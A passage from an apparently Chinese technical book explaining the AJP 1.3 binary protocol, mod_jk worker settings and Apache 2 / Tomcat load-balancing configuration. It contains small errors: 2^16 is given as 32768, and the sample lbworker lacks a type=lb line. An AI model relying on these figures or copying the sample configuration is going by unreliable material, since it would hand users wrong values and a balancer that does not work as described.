虽然 Apache 2.0.58 和 Apache 2.2.2 分别采用了不同的插件，但和 Tomcat 交互的方式是一样的，都使了 AJP 协议（Apache JServ Protocol），为了描述方便，下面统称这两种插件为 AJP 插件。AJP 协议分为 1.2 版（ajp12）和 1.3 版（ajp13），AJP1.2 在 Tomcat 3.3.x 时已不推荐使用，而 Tomcat 4.0.x、4.1.x 及 5 以上的版本已不支持 AJP1.2，只支持 AJP1.3，本书以 ajp13 为说明的重点。

在 Tomcat 里，负责以 AJP 协议与外部通信的是 AJP Connector。Tomcat 5.5.17 默认定义了一个支持 AJP1.3 的 Connector：

```
<Connector port="8009" enableLookups="false"
redirectPort="8443" protocol="AJP/1.3" />
```

该 Connector 监听 8009 端口。

18.2.1 AJP1.3 协议

本节详细介绍一下 AJP1.3 数据包的格式及各个数据项。AJP1.3 是一种基于二进制数据包的协议，使用二进制数据包而不是用文本数据包是为了提高性能。Web Server 是通过 TCP 连接与 Servlet 容器通信的，为了减少建立连接所消耗的时间，Web Server 会尝试使用持久化了的连接，并且在多个请求相应周期中重复使用一个连接。一旦一个连接分配给了一个请求，在该请求处理结束前，这个连接是不会被其他任何请求使用的，换句话说就是，请求是不能够通过连接来复用的。

一旦 Web Server 打开了一个与 Servlet 容器的连接，这个连接可能是下面状态中的一个：

- ❧ 空闲，没有请求需要通过该连接处理；
- ❧ 已分配，一个请求通过该连接正被处理。

当一个连接被分配去处理一个请求，一些基本的请求信息（例如 HTTP 请求头）将以一种高度压缩的格式通过该连接发送，在后面的“请求数据包结构”小节中将详细介绍这种格式。如果请求带有请求体（这时 content-length > 0，表示请求携带有数据），请求体紧接着将通过独立的数据包发送。这时，Servlet 容器开始处理请求，它可能发送以下消息给 Web Server：

- ❧ SEND_HEADERS，返回一组报头给浏览器；
- ❧ SEND_BODY_CHUNK，返回一块数据体给浏览器；
- ❧ GET_BODY_CHUNK，请求 Web Server 发送未发送的请求数据，这是有必要的，因为数据包大小的最大值是固定的，任意数量的数据都有可能包含请求体数据（例如文件上传）。注意：这跟 HTTP 的块传输没有关系；
- ❧ END_RESPONSE，请求处理周期完成。

每个消息都伴随着不同数据格式的数据包，详细介绍请参见后面“响应数据包结构”小节。

下面来详细分析 AJP 基本数据包、请求数据包、响应数据包的结构。

基本数据包结构

在 AJP 协议中，用到了四种数据类型：

- ❧ Byte，字节型，占一个字节长度。
- ❧ Boolean，布尔型，占一个字节长度，1 = true，0 = false。其他非 0 的值在某些地方可能被认为是 true，但在有些地方不一定这样。

- 2 Integer, 整型, 占两个字节长度, 以高位字节在前储存。数值范围在 0 到 2^{16} (32768) 之间。
- 2 String, 字符型, 一个不定长的字符串 (最大长度为 2^{16})。字符串的开头是以两个字节长度储存, 指示字符串长度的整数 (字符串的编码长度)。紧接其后的是字符串的内容 (包括字符串的终止符 '\0'), 但编码长度不包括字符 '\0' 的长度。

AJP 数据包的最大长度是 8×1024 字节 (8KB)。数据包的实际长度编码在报头里。下面介绍报头的结构, 如表 18-9 所示。

表 18-9 AJP 报头结构

包格式（Web Server->Servlet Container）					
Byte	0	1	2	3	4...(n+3)
Contents	0x12	0x34	Data Length (n)		Data
包格式（Servlet Container-> Web Server）					
Byte	0	1	2	3	4...(n+3)
Contents	A	B	Data Length (n)		Data

Web Server 发给 servlet 容器的数据包以 0x1234 开始。servlet 容器发给 Web Server 的数据包以 AB (即 ASCII 码的 A 后面紧接着 ASCII 码的 B) 开始。在这两个字节之后, 是一个整数 (占两个字节) 指示数据包的有效载荷 (payload), 有效载荷建议的最大值是 2^{16} 字节, 而实际在程序编码上设置了它的最大值是 8K 字节。对于大部分的数据包 (Web Server 发送请求体给 servlet 容器的包), payload 的第一个字节指示了数据包所带数据的类型, 这些数据包具有标准的报头 (开始的两个字节是 0x1234, 紧接着是以两个字节存储的数据包长度)。

Web Server 可能发送表 18-10 所示的信息给 servlet 容器。

表 18-10 Web Server 发送给 servlet 容器的信息

代码	包类型	含义
2	Forward Request	以接下来的数据开始请求处理周期
7	Shutdown	Web Server 要求 servlet 容器关闭自己
8	Ping	Web Server 指示 servlet 容器获取控制权 (在安全登录验证阶段)
10	CPing	Web Server 要求 servlet 容器迅速响应一个 CPong
—	Data	以开始两个字节存储数据长度, 紧接着是相关数据体的数据块

为了保证安全性, 如果 servlet 容器接收到来自本地 (servlet 容器所在的服务器) 的请求, 它只是做 Shutdown 动作。在 Web Server 发送完 Forward Request 信息后, 将马上发送第一个请求体数据包。

servlet 容器可能发送表 18-11 所示的信息给 Web Server。

表 18-11 servlet 容器发送给 Web Server 的信息

代码	包类型	含义
3	Send Body Chunk	发送一块数据体给 Web Server
4	Send Headers	发送响应头给 Web Server
5	End Response	标记响应请求结束（请求处理周期结束）
6	Get Body Chunk	请求 Web Server 发送未发送的请求数据
9	CPong Reply	CPing 请求的响应

上面说的每个请求都有不同的内部结构，下面将详细介绍。

请求数据包结构

下面是 Web Server 发送给 servlet 容器的“Forward Request”信息结构：

```

AJP13_FORWARD_REQUEST :=
    prefix_code      (byte) 0x02 = JK_AJP13_FORWARD_REQUEST
    method           (byte)
    protocol         (string)
    req_uri          (string)
    remote_addr      (string)
    remote_host      (string)
    server_name      (string)
    server_port      (integer)
    is_ssl           (boolean)
    num_headers      (integer)
    request_headers  *(req_header_name req_header_value)
    attributes       *(attribut_name attribute_value)
    request_terminator (byte) 0xFF
  
```

其中 request_headers 具有下面的结构：

```

req_header_name := sc_req_header_name | (string)
sc_req_header_name := 0xA0xx (integer)
req_header_value := (string)
  
```

属性项（attributes 项）是可选的，具有以下结构：

```

attribute_name := sc_a_name | (sc_a_req_attribute string)
attribute_value := (string)
  
```

所有请求报头中，最重要的是“content-length”报头，如果 content-length 的值非零，servlet 容器将认为当前的请求带有请求体（例如一个使用 HTTP POST 方法提交的请求），于是将立即在输入流中读取下一个数据包来获取请求体。

下面详细说明 Forward Request 信息的各项：

- ❷ request_prefix，对于所有的请求，值都是 2（0x02，所有的代码请参见表 18-12）。
- ❷ method，即 HTTP 方法，占用一个字节。

表 18-12 所有 HTTP 方法

方法名	代码
OPTIONS	1
GET	2
HEAD	3
POST	4
PUT	5
DELETE	6
TRACE	7
PROPFIND	8
PROPPATCH	9
MKCOL	10
COPY	11
MOVE	12
LOCK	13
UNLOCK	14
ACL	15
REPORT	16
VERSION-CONTROL	17
CHECKIN	18
CHECKOUT	19
UNCHECKOUT	20
SEARCH	21
MKWORKSPACE	22
UPDATE	23
LABEL	24
MERGE	25
BASELINE_CONTROL	26
MKACTIVITY	27

- ≈ protocol (请求基于的协议)、req_uri (请求的 URI)、remote_addr (远程客户端 IP 地址)、remote_host (远程主机名)、server_name (Web Server 主机名)、server_port (服务端口)、is_ssl (是否 SSL 请求), 这几项是必须的, 在每个请求里都必须包含。
- ≈ request_headers, 请求报头, 它具有这样的结构: 首先编码的是报头数字 (num_headers), 接着是一连串 req_header_name (报头名) /value req_header_value (报头对应的值) 对。为了节省空间, 公用的报头名都编码成数字代码的形式 (见表 18-13)。如果报头名不在公用报头列表中, 它将以普通的方式编码 (直接编码为字符串类型, 开始两字节指示字符串的长度)。

表 18-13 公用报头代码

报头名	代码	代码名
accept	0xA001	SC_REQ_ACCEPT
accept-charset	0xA002	SC_REQ_ACCEPT_CHARSET
accept-encoding	0xA003	SC_REQ_ACCEPT_ENCODING
accept-language	0xA004	SC_REQ_ACCEPT_LANGUAGE
authorization	0xA005	SC_REQ_AUTHORIZATION
connection	0xA006	SC_REQ_CONNECTION
content-type	0xA007	SC_REQ_CONTENT_TYPE
content-length	0xA008	SC_REQ_CONTENT_LENGTH
cookie	0xA009	SC_REQ_COOKIE
cookie2	0xA00A	SC_REQ_COOKIE2
host	0xA00B	SC_REQ_HOST
pragma	0xA00C	SC_REQ_PRAGMA
referer	0xA00D	SC_REQ_REFERER
user-agent	0xA00E	SC_REQ_USER_AGENT

Java 代码读报头代码的时候，首先抓取前两个字节，如果发现高位字节的值是 0xA0，它将用第二个字节的值作为在公用报头列表查找相应报头名的索引（例如在列表中，0xA00B 的第二字节的值是 0x0B 即 11，则相应的报头名是 host）。如果高位字节不是 0xA0，则它认为这两个字节保存的是报头名字符串的长度，它将根据该长度读出紧接着的报头名字符串。

- 2 attributes，属性项。以英文问号 (?) 为前缀（例如：?context）的属性都是可选的。每个属性以一个字节码来指定它的类型，然后用字符串类型给出属性对应的值。属性的排列不分先后顺序。可选属性在数据包中的列表以一个特殊的终止码来指示列表的结束。表 18-14 列出了所有的属性。

表 18-14 可选的基本属性代码

属性	代码	备注
?context	0x01	目前没有实现
?servlet_path	0x02	目前没有实现
?remote_user	0x03	HTTP 认证的用户名
?auth_type	0x04	HTTP 认证类型（例如：Basic, Digest）
?query_string	0x05	
?jvm_route	0x06	用于支持黏贴 session（会话）功能
?ssl_cert	0x07	
?ssl_cipher	0x08	
?ssl_session	0x09	

(续表)

属性	代码	备注
?req_attribute	0x0A	名称（紧接着的属性的名称）
?ssl_key_size	0x0B	
are_done	0xFF	可选属性列表终止码

C 语言代码（即 Web Server 的代码）目前还没有设置 context 和 servlet_path 属性的值，而大部分 Java 语言代码（即 servlet container 的代码）也完全忽略这两个属性的值。不在表 18-14 里的任意数目的属性可通过 req_attribute 代码（0x0A）来发送，每个 0x0A 后面紧接着一对字符串，第一个字符串为属性名称，第二个字符串为属性值，如下所示：

```
0x0A 属性名 (string) 值 (string) 0x0A 属性名 (string) 值 (string) ...
```

环境变量正是通过这种方法发送的。当所有的属性都发送完后，属性发送完成码 0xFF 将被发送，指示属性发送完成，也就是请求数据包发送完成。

响应数据包结构

响应数据包是由 servlet container 发送给 Web Server 的，它可能是以下结构中的一个：

```
AJP13_SEND_BODY_CHUNK :=
    prefix_code    3
    chunk_length  (integer)
    chunk          *(byte)

AJP13_SEND_HEADERS :=
    prefix_code    4
    http_status_code (integer)
    http_status_msg (string)
    num_headers    (integer)
    response_headers *(res_header_name header_value)

res_header_name :=
    sc_res_header_name | (string)
sc_res_header_name := 0xA0 (byte)

header_value := (string)

AJP13_END_RESPONSE :=
    prefix_code    5
    reuse          (boolean)

AJP13_GET_BODY_CHUNK :=
    prefix_code    6
    requested_length (integer)
```

AJP13_SEND_BODY_CHUNK 结构包含了主要的二进制数据，这些数据将直接发送给客户端的浏览器。在 AJP13_SEND_HEADERS 结构中，http_status_code（HTTP 响应状态码）和 http_status_msg（HTTP 响应状态信息）属于 HTTP 相关的信息（例如：“200”，“OK”）。响应报头的编码方式和请求报头的编码方式一样，表 18-15 给出的是公用的响应报头名及相应的代码。

表 18-15 公用的响应报头代码

报头名	代码
Content-Type	0xA001
Content-Language	0xA002
Content-Length	0xA003
Date	0xA004
Last-Modified	0xA005
Location	0xA006
Set-Cookie	0xA007
Set-Cookie2	0xA008
Servlet-Engine	0xA009
Status	0xA00A
WWW-Authenticate	0xA00B

报头值将紧接着编码在报头名代码或字符串后面。AJP13_END_RESPONSE 结构标示请求处理周期结束。如果 reuse 标记为 true (==1)，表示传送请求数据的 TCP 连接可以被重新用来处理其他新的请求。如果 reuse 标记为 false (其他非 1 的值)，表示该 TCP 连接不能被重新使用，应该关闭。AJP13_GET_BODY_CHUNK 结构用于 servlet 容器向 Web Server 请求发送更多的请求数据（如果请求体太大，第一个数据包无法发送完，或者请求被分成了多块发送）。Web Server 接收到该请求后将发送一个请求体数据包，该数据包至少包含有由 request_length 要求的，但最大不会超过数据包最大有效载荷（8KB-6 即 8186 字节）的请求体数据，以及剩余未发送的请求体的数据量。如果没有可发送的请求体数据，Web Server 将发送一个“空”的数据包（即 0x12,0x34,0x00,0x00 四个字节的数据），它的有效载荷为 0。

18.2.2 mod_jk

mod_jk 是 Web Server 的插件，用于管理 servlet 容器，实现负载平衡、集群等功能。mod_jk 以 worker 的方式来影射和 servlet 容器的关系，但 worker 不一定与 servlet 容器有关系，mod_jk 的 worker 分为 3 种，如表 18-16 所示。

表 18-16 JK woker 类型

类型	说明
ajp13	使用 AJP1.3 协议转发请求给 servlet 容器的 worker
lb	负责负载平衡管理的 worker（负载平衡管理器）
status	管理负载平衡管理器状态的 worker

JK worker 的属性在 Workers.properties 文件里配置，表 18-17 是所有的可选配置项（未做特殊说明的选项为所有 ajp13 worker 独有的配置项）。

表 18-17 Workers.properties 属性项说明

属性	默认值	说明
worker.list (所有 worker 都有)	ajp13	定义 JK worker 名字的列表，有多个时之间用英文逗号分隔
worker.maintain (所有 worker 都有)	60	JK worker 连接维持超时时间，单位为秒。如果小于 0，JK 会扫描由 worker.list 属性定义的所有 worker 连接，检查该连接是否应该被回收。该功能在 JK1.2.13 或更高的版本才有
type (所有 worker 都有)	ajp13	定义 JK worker 的类型（可以是 ajp13、ajp14、jni、lb 或者 status 中的一个）
host	localhost	JK worker 关联的 Tomcat 实例的主机名或 IP 地址，该 Tomcat 实例必须支持 AJP1.3 协议
port	8009	Tomcat 实例 AJP1.3 Connector 的监听端口，对于 AJP1.3 的 Connector，默认端口为 8009，对于 AJP1.4，默认端口为 8011
socket_timeout	0	JK 与远程 Tomcat 主机 Socket 连接超时时间，如果远程主机在指定时间内没有响应，JK 会抛出一个错误；如果设为 0，JK 将一直等待远程主机的响应
socket_keepalive	false	如果 JK 和远程 Tomcat 主机之间有试图丢弃不活动连接的防火墙的时候需要把这个属性值设置为 true
recycle_timeout	0	JK 1.2.16 及其以后的版本不支持该属性，取代的是 Connection_Poll 属性
retries	3	远程 Tomcat 返回错误时，JK 重试的次数。如果该值大于默认值 3，在 3 次之后的每一次重试之间将插入 100 毫秒的时间间隔
cachesize	1	JK 1.2.16 及其以后的版本不支持该属性，取代的是 connection_pool_size 属性
connection_pool_size	1	定义 JK 和 AJP Tomcat 实例连接的连接池的大小，该值将限制 Web Server 与 Tomcat 连接的子进程的个数。该属性只适用于多线程的 Web Server，如 Apache 2.0、IIS 或者 Netscape。在 Apache 2.x prefork 或者 Apache 1.3.x 上，该属性的值不能大于 1
connection_pool_minsize	pool/2	定义 JK 和 AJP Tomcat 实例连接的连接池的最小值。默认值是 connection_pool_size/2
connection_pool_timeout	0	指示 JK 在关闭不活动的 Socket 连接前，保存该连接在缓存的时间。该属性要和 connection_pool_size 属性一起使用
cache_timeout	0	JK 1.2.16 及其以后的版本不支持该属性，取代的是 connection_pool_timeout 属性
lbfactor	1	设置 JK worker 的负载因数（为整数）。如果一个 worker 的 lbfactor 值是其他 worker 的 5 倍，那么它接收到的请求数量将是其他 worker 的 5 倍
balance_workers (lb worker 独有)	-	定义需要负载均衡管理的 worker，如果有多个，之间用英文的逗号分隔，这些 worker 不能是 worker.list 属性定义的 worker。该属性在 JK1.2.7 及以后的版本中代替 balanced_workers 属性

(续表)

属性	默认值	说明
sticky_session (lb worker 独有)	true	指示 JK 是否将具有同一 SESSION ID 的请求转发给相同的 Tomcat worker (session 的黏贴)。该属性值设置为 true 或 1, JK 以黏贴的方式处理 session。如果 Tomcat 被设置成使用 Session Manager 跨 Tomcat 实例持续化 session 数据, 则该属性值要设置成 false
sticky_session_force (lb worker 独有)	false	指示 JK 如果处理同一 session 请求的 worker 处于错误状态, 是否给用户返回 500 错误 (服务器内部错误)。设置为 true 或者 1 返回 500 错误, False 或者 0 则把请求交给其他 worker 处理, session 信息将丢失。只有 sticky_session=true 时该属性值才起作用。从 JK 1.2.9 开始有该属性
method (lb worker 独有)	Request	指示 JK 负载均衡管理器选择处理请求的 worker 时使用的方法。如果是 R[request]方法, 管理器使用请求数量寻找适合的 worker。如果是 T[raffic]方法, 管理器将根据 JK 和 Tomcat 实例之间的网络流量来选择适合的 worker。如果是 B[usyness]方法, 管理器将选择负载最轻的 worker, 负载量等于 worker 当前处理的请求数除以 lbfactor 属性值。从 JK 1.2.9 开始有该属性
lock (lb worker 独有)	Optimistic	指示负载均衡管理器同步共享内存运行时数据时使用的方法。如果是 O[ptimistic] (乐观) 方法, 管理器在寻找适合的 worker 时, 将不使用共享内存锁。如果是 P[essimistic] (悲观) 方法, 管理器将使用共享内存锁, 使用该方法时, 管理器能得到更准确的结果, 但会降低平均响应速度。从 JK 1.2.13 开始有该属性
secret (lb worker 独有)	-	设置所有已定义 worker 的默认密字。从 JK 1.2.12 开始有该属性
connect_timeout	0	指示 JK 在 AJP1.3 连接建立后, 通过该连接发送一个 PING 请求, 属性值是等待 PONG 回应的超时时间, 单位为毫秒。该功能在 JK1.2.6 开始有, 用于避免 Tomcat 挂起的问题, 要求 Tomcat 支持 ajp13 ping/pong (Tomcat 3.3.2、4.1.28、5.0.13 及其以后的版本)。该功能默认是禁用的
prepost_timeout	0	JK 在通过 AJP1.3 连接转发请求给 Tomcat 实例时, 先通过该连接发送一个 PING 请求。该属性值指示等待 PONG 回应的超时时间, 单位为毫秒。该功能在 JK1.2.6 开始有, 用于避免 Tomcat 挂起的问题, 要求 Tomcat 支持 ajp13 ping/pong (Tomcat 3.3.2、4.1.28、5.0.13 及其以后的版本)。该功能默认是禁用的
reply_timeout	0	设置 JK 等待 Tomcat 实例响应请求的超时时间, 单位为毫秒。如果 JK 等待超时则认为该 Tomcat 实例已经死亡, 请求将重新转发给在同一群集组里的其他 worker。JK 默认一直等待 Tomcat 实例的响应。该功能在 JK1.2.6 开始有, 应用于所有支持 AJP1.3 的 Tomcat, 解决 Tomcat 挂起的问题。该功能默认是禁用的

(续表)

属性	默认值	说明
recovery_options	0	该选项指示当 JK 检查到 Tomcat 失败时，如何进行恢复。在负载均衡的模式下，JK 默认把请求转发给另外一个 Tomcat（在 ajp13 模式下转发给另外一个 ajp 线程）。该属性可以为以下值：0（完全恢复），1（如果 Tomcat 在接收到请求后失败，不进行恢复），2（如果 Tomcat 在发送响应报头给用户后失败，不进行恢复），3（如果 Tomcat 获取请求或者在发送响应报头给用户后失败，不进行恢复）。该功能在 JK1.2.6 开始有，默认是完全恢复。如果该属性值设置为 4，在 request/response 周期过程中，如果用户和 Web Server 的连接被终止，Web Server 和 Tomcat 之间的连接也将关闭，这使得在长时间处理请求的时候，Servlet 引擎能获得用户终止操作的通知。该功能在 JK1.2.16 开始有
distance	0	设置负载均衡 worker 被选中的优先级。负载均衡管理器优先选择该属性值小的 worker 处理请求，如果该属性值小的 worker 都处于错误、禁用或者停止状态，负载均衡管理器才会选择该属性值大的其他 worker
domain	-	只有 worker 是负载均衡器的成员才能使用该属性。具有相同 domain 名的 worker 被看作是一个 worker。如果使用了 sticky_session 功能，domain 名将用作 session 路由。该功能用在多于 6 个 Tomcat 的大型系统里，把 Tomcat 集群成两组，以降低它们之间 session 复制的传输量。该功能在 JK1.2.8 开始有
redirect	-	设置首选 failover（故障转移）worker。如果处理相同 session 的 worker 处于错误状态，将使用 failover worker 替代，如果 failover worker 处于禁用状态也将被使用，这样就提供了一个热备用的功能。该功能在 JK1.2.9 开始有
disabled	false	如果 worker 属于负载均衡器的成员，设置该属性值为 true 或者 1 将禁用该 worker。该属性值可以在运行时由 status worker（状态管理 worker）动态修改。该功能在 JK1.2.9 开始有
stopped	false	如果 worker 属于负载均衡器的成员，设置该属性值为 true 或者 1 将停止该 worker。该属性用于停止黏贴 session worker 的所有通信，适用于具有 session 复制集群的情况。该属性值可以在运行时由 status worker 动态修改。该功能在 JK1.2.11 开始有
jvm_route	-	如果一个 Tomcat 实例需要在多个负载均衡管理器中使用，可以使用该属性。每个负载均衡器定义一个独立的 worker 和一个具有任意 worker 名称的 Tomcat 实例，设置该独立的 worker 的 jvm_route 属性值为目标 Tomcat 实例的 jvmRoute。如果不设置 jvm_route 属性，将使用 worker 名称作为该属性的值。该功能在 JK1.2.16 开始有

(续表)

属性	默认值	说明
secret	-	设置为 AJP Connector 的密字 (secret keyword)，只有具有该密字的请求才能成功得到响应。配置 Tomcat AJP Connector 时需要使用 request.useSecret="true" 和 request.secret="secret key word" 设置
mount	-	指定该 worker 将处理的 uri 影射列表，它们之间以空格分隔

18.3 实例演示：Apache 2 负载均衡的配置

有了上一节介绍的知识，对于 Tomcat 与 Apache Web Server 的集成原理已经有了比较深的了解了，这节介绍具体的配置方法。由于 Apache 2.1.x 开始的版本已经不支持 JK，而是通过其他模块提供对 Tomcat 的集成，这里分别介绍 Tomcat 与 Apache 2 及 Apache2.2 的集成配置选项和具体的配置实例。

18.3.1 配置 JK 模块

Apache 的所有配置信息保存在 conf/httpd.conf 文件里。首先，需要装载 JK 模块，把下载的 mod_jk-apache-2.0.58.so 文件复制到 modules 目录下，改名为 mod_jk.so，在配置文件最后加上下面这行用于装载 JK 模块：

```
LoadModule jk_module modules/mod_jk.so
```

然后配置 JK 模块，配置项也保存在 conf/httpd.conf 文件里，表 18-18、表 18-19 和表 18-20 是 Apache 2 与 JK 相关的所有配置选项。

表 18-18 Apache JK 配置项说明

选项	说明
JkWorkersFile	指定 JK workers 配置文件 workers.properties 的路径。如 <code>JkWorkersFile C:\Apache2.2\conf\workers.properties</code>
JkWorkerProperty	允许把 workers.properties 文件里的配置项写到 httpd.conf 文件里，如： <code>JkWorkerProperty worker.list=worker1, worker2</code> <code>JkWorkerProperty worker.worker1.type=ajp13</code> 该属性在 jk1.2.7 版开始支持
JkMountFile	指定发送给 Tomcat worker 的请求的文件，如果该文件在运行时内容被修改了，JK 将重新装载给文件，如： <code>JkMountFile conf/uriworkermap.properties</code> 下面是 uriworkermap.properties 文件示例，以“-”开始的挂接点将被禁用：

(续表)

选项	说明
	<pre># Sample uriworkermap.properties file /servlets-examples/*=ajp13w # Do not map .jpeg files !/servlets-examples/*.jpeg=ajp13w # Make jsp examples initially disabled -/jsp-examples/*=ajp13w</pre>
JkMount	指定发送给 Tomcat worker 的请求（挂接点），如： <pre>JkMount /examples/ *.html worker1</pre>
JkMountCopy	指示主服务器的挂接点是否复制到虚拟服务器上，如： <pre>JkMountCopy ON/OFF</pre>
JkLogFile	设置 JK 模块日志输出的文件路径，如： <pre>JkLogFile C:\Apache2.2\logs\ mod_jk.log</pre>
JkLogLevel	指定 JK 模块日志输出级别，分为 5 级：info、warn、error、debug、trace，如： <pre>JkLogLevel trace</pre>
JkLogStampFormat	指定 JK 模块日志时间格式，使用 strftime() 函数的格式参数，如： <pre>JkLogStampFormat "[%a %b %d %H:%M:%S %Y] "</pre>
JkRequestLogFormat	请求日志格式字符串，具体内容参见表 18-18，如： <pre>JkRequestLogFormat "%w %V %T"</pre>
JkAutoAlias	自动把指定的目录别名到 Apache 的文档空间，如： <pre>JkAutoAlias C:\tomcat-5.5.17\webapps</pre>
JkHTTPSIndicator	包含 SSL 指示的 Apache 环境变量的名称，如： <pre>JkHTTPSIndicator HTTPS</pre>
JkCERTSIndicator	包含 SSL 客户证书的 Apache 环境变量的名称，如： <pre>JkCERTSIndicator SSL_CLIENT_CERT</pre>
JkCIPHERIndicator	包含 SSL 客户密钥的 Apache 环境变量的名称，如： <pre>JkCIPHERIndicator SSL_CIPHER</pre>
JkSESSIONIndicator	包含 SSL 会话 ID 的 Apache 环境变量的名称，如： <pre>JkSESSIONIndicator SSL_SESSION_ID</pre>
JkKEYSIZEIndicator	包含密钥位数的 Apache 环境变量的名称，如： <pre>JkKEYSIZEIndicator SSL_CIPHER_USEKEYSIZE</pre>
JkExtractSSL	打开 JK 的 SSL 信息收集及处理功能，如： <pre>JkExtractSSL ON</pre>
JkOptions	设置多个 JK 模块的配置选项，具体内容参见表 18-19，如： <pre>JkOptions +ForwardKeySize +FlushPackets</pre>
JkEnvVar	添加一个发送给 servlet 引擎（Tomcat）的环境变量名称，如： <pre>JkEnvVar SSL_CLIENT_V_START</pre>
JkShmFile	共享内存文件名称，仅适用于 Unix 系统
JkShmSize	共享内存文件大小。默认是 64K

表 18-19 请求日志格式选项

选项	说明
%b	发送的字节，不包括 CLF 格式的 HTTP 头
%B	发送的字节，不包括 HTTP 头
%H	请求使用的协议
%m	请求使用的方法
%p	服务器请求服务端口
%q	请求字符串（例如/example/xxx?q1=p1&q2=p2 中的 q1=p1&q2=p2）
%r	请求内容的第一行
%s	请求的 HTTP 状态码
%T	请求处理时间，以“秒.毫秒”格式
%U	请求的 URL，不包括请求字符串
%v	处理请求的主机名
%V	依赖于 UseCanonicalName 选项的设置来获取的主机名
%w	Tomcat worker 名

表 18-20 JkOptions 配置项

配置选项	说明
JkOptions +ForwardKeySize	由于 Servlet API 2.3 的需要，要求 JK 同时转发 SSL 密钥的长度（SSL Key Size）
JkOptions +ForwardURISCompat	要求 JK 转发 URI (Uniform Resource Identifier) 给 Tomcat，这些 URI 缺乏兼容的格式，但能被 Apache 的 mod_rewrite 模块识别。使用该选项兼容 Tomcat 3.2.x
JkOptions +ForwardURIEscaped	指示转发的 URI 是经过转码的，Tomcat 应做解码处理
JkOptions +ForwardURISCompatUnparsed	指示转发的 URI 没有经过解析，具有兼容的格式，但是不能被 mod_rewrite 识别
JkOptions +ForwardDirectories	指示是否把对目录的请求转发给 Tomcat
JkOptions +ForwardLocalAddress	指示是否用本地地址代替远程客户端地址转发给 Tomcat。如果想让 Tomcat 只处理来自特定 Apache Web Server 的请求时，需要使用该选项
JkOptions +FlushPackets	指示 JK 在接收完 Tomcat 的 AJP 包后把缓冲区的数据也完全读取出来（做一个 flush）

虽然有非常多的选项，但根据自己实际需要设置就可以了，下面给出一个具体的配置，这里 JDK1.5 安装在 D:\jdk1.5.0_07 (JAVA_HOME)，Apache 2 安装在 C:\Apache2 (APACHE2_HOME)，Tomcat 安装在 C:\tomcat-5.5.17 (TOMCAT_HOME)。

18.3.2 配置 Tomcat

这里直接使用第 18.1.2 节“Tomcat 集群的配置”中给出的带集群功能的 Tomcat 配置。

18.3.3 配置 Apache2

按下面的步骤来配置 Apache2。

(1) 修改 APACHE2_HOME\conf\httpd.conf 文件里的 Listen 8080 一行为 Listen 80, 使 Apache 的 HTTP 监听端口变为 80。

(2) 把下面的内容保存为 workers.properties 文件, 存放到 APACHE2_HOME\conf 文件目录下:

```
# 定义 4 个 worker, 2 个 Tomcat worker 使用
# ajp13 协议 (worker1、worker2) 与 Tomcat 交互, lbworker 负责
# 负载均衡管理, statusworker 管理所有 worker 的运行状态
worker.list=worker1, worker2, lbworker, statusworker

# 设置 worker1 为 ajp13 类型
worker.worker1.type=ajp13

# 与 worker1 相关联的 Tomcat 地址
worker.worker1.host=127.0.0.1

# Tomcat AJP1.3 Connector 的监听端口
worker.worker1.port=8007

# worker1 的负载因子
worker.worker1.lbfactor=1

worker.worker2.type=ajp13
worker.worker2.host=127.0.0.1
worker.worker2.port=8009
worker.worker2.lbfactor=1

# 设置缓存与 Tomcat 连接的连接池的最大连接数
worker.worker2.connection_pool_size=10

# 设置连接池缓存非活动连接的最长时间
worker.worker2.connection_pool_timeout=600

# 设置保持连接的活动性, 防止防火墙关闭非活动连接
worker.worker2.socket_keepalive=true

# Socket 操作超时时间
worker.worker2.socket_timeout=60

# 设置 lbworker 为管理 worker1、worker2 的负载均衡管理器
worker.lbworker.balance_workers=worker1,worker2

# 设置 statusworker 为状态管理器
worker.statusworker.type=status
```

(3) 配置 APACHE2_HOME\conf\httpd.conf 文件, 在 httpd.conf 文件末尾添加以下内容:

```
# 装载 mod_jk 模块
LoadModule jk_module modules/mod_jk.so

# worker 配置文件
JkWorkersFile conf/workers.properties

# JK 模块日志输出的文件
JkLogFile logs/mod_jk.log
```



```
# 日志输出级别 (debug/error/info)
JkLogLevel info

# 日志时间格式
JkLogStampFormat "[%a %b %d %H:%M:%S %Y] "

# JkOptions indicate to send SSL KEY SIZE,
# 设置 JK 给 Tomcat 转发 SSL 密钥的长度、
# 转发兼容的 URI、不转发对目录的请求
JkOptions +ForwardKeySize +ForwardURISCompat -ForwardDirectories

# 请求日志的输出格式
JkRequestLogFormat "%w %V %T"

# 把所有的请求转发给 lbworker 处理 (即 Tomcat 群)
JkMount /* lbworker

# 把对 worker 状态管理的请求转发给状态管理器
JkMount /balancer-manager/* statusworker
```

启动 Tomcat，然后启动 Apache，在浏览器地址栏输入 <http://localhost/> 即可看到 Tomcat 的首页。输入 <http://localhost/balancer-manager/> 可以访问 JK 状态管理器，如图 18-4 所示。




图 18-4 Apache worker 状态信息页

18.4 实例演示：Apache 2.2 负载均衡的配置

在 Apache 2.2 版本里已经提供了几个模块用于实现和 JK 相同的功能，这几个模块是 mod_proxy、mod_proxy_ajp、mod_proxy_balancer、mod_status。mod_proxy 实现了 AJP1.3、FTP、SSL 连接和 HTTP0.9、HTTP1.0、HTTP1.0 代理，而 mod_proxy_ajp、mod_proxy_balancer 是 mod_proxy 的子模块，mod_proxy_ajp 实现对 AJP1.3 的代理，mod_proxy_balancer 实现负载均衡管理，它支持 HTTP、FTP、AJP13 协议。mod_status 提供了一个显示 Apache Web Server 运行信息的页面，这里我们用它来显示/设置 worker 的配置信息和显示 worker 的运行状况。

